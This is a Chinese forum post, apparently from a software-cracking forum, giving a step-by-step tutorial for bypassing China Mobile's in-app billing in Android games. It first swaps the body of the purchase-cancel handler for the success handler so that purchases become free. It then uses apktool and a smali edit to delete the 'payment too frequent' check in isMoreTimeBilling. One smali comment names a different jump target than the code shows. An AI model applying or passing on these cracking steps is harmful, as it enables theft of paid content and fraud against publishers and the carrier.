
3.搜索我们找到的 string


4.打开第 3 个，看到第二张图的两个函数





5.把 onUserOperCancel 函数内容换成 onBillingSuccess 的内容，然后进入移动游戏购买在点击不购买退出，就购买成功了





6.打包安装就行了

第一次发帖，不对之处还请大家指正。

不会的同学可以直接从第二部做起，因为移动的 string 我找出来了，这个是不会变的。

工具只有一个就是 dalvik 字节码.apk 自己百度。

搜索要点一下 dex 文件，然后按菜单键。


[Android] 去除移动付费太频繁

玩游戏的时候发现如果一直购买会提示：您的付费请求太频繁，请稍后重试！不能一直购买碍眼把它去除！


教程所用工具：apktool，Notepad++，**Signapk 签名工具**

破解游戏请看：http://www.52pojie.cn/thread-234559-1-1.html


拿艾诺迪亚 4 测试出現支付頻繁


由Enet破解！
直接点击，破解，或者点击X退出就破解了！
一盒宝石50GEM
共需支付话费6.0元（折合600点）
移动游戏
g.10086.cn
您的付费请求太频繁，请稍后重试！
破解
游戏名称：艾诺
提供商：韩国Com2uS株式会社
客服电话：010-59001120
吾爱破解论坛


首先反编译




反编译好了以后进入文件夹




进入 D:\apktool\andy\res\values\打开 strings.xml




找到：您的付费请求太频繁，请稍后重试！




对应的是 gc_billing_more_time_error 所以在 smali 中搜索 gc_billing_more_time_error



搜到在 cn\emagsoftware\gamebilling\api\GameInterface.smali 中






往上找看它的函数是 isMoreTimeBilling

```
.method public static isMoreTimeBilling(Ljava/lang/String;)Z
    .locals 7
    .parameter

    .prologue
```

下面可以看到一个跳转 if-eqz v0, :cond_0 跳到 cond_0 如果让它跳的话就会提示：您的付费请求太频繁，请稍后重试！

```
.method public static isMoreTimeBilling(Ljava/lang/String;)Z
    .locals 7
    .parameter

    .prologue
    const/4 v1, 0x0

    .line 1139
    invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G

    move-result-object v0

    if-eqz v0, :cond_0 跳到cond_1如果频繁购买就会提示：支付太频繁

    invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G

    move-result-object v0

    invoke-virtual {v0}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getLastBilling()Ljava/util/Map;

    move-result-object v0

    if-nez v0, :cond_1

    :cond_0 跳到这里
    move v0, v1

    .line 1148
    :goto_0
    return v0
```

所以把这个跳转删除不让它跳

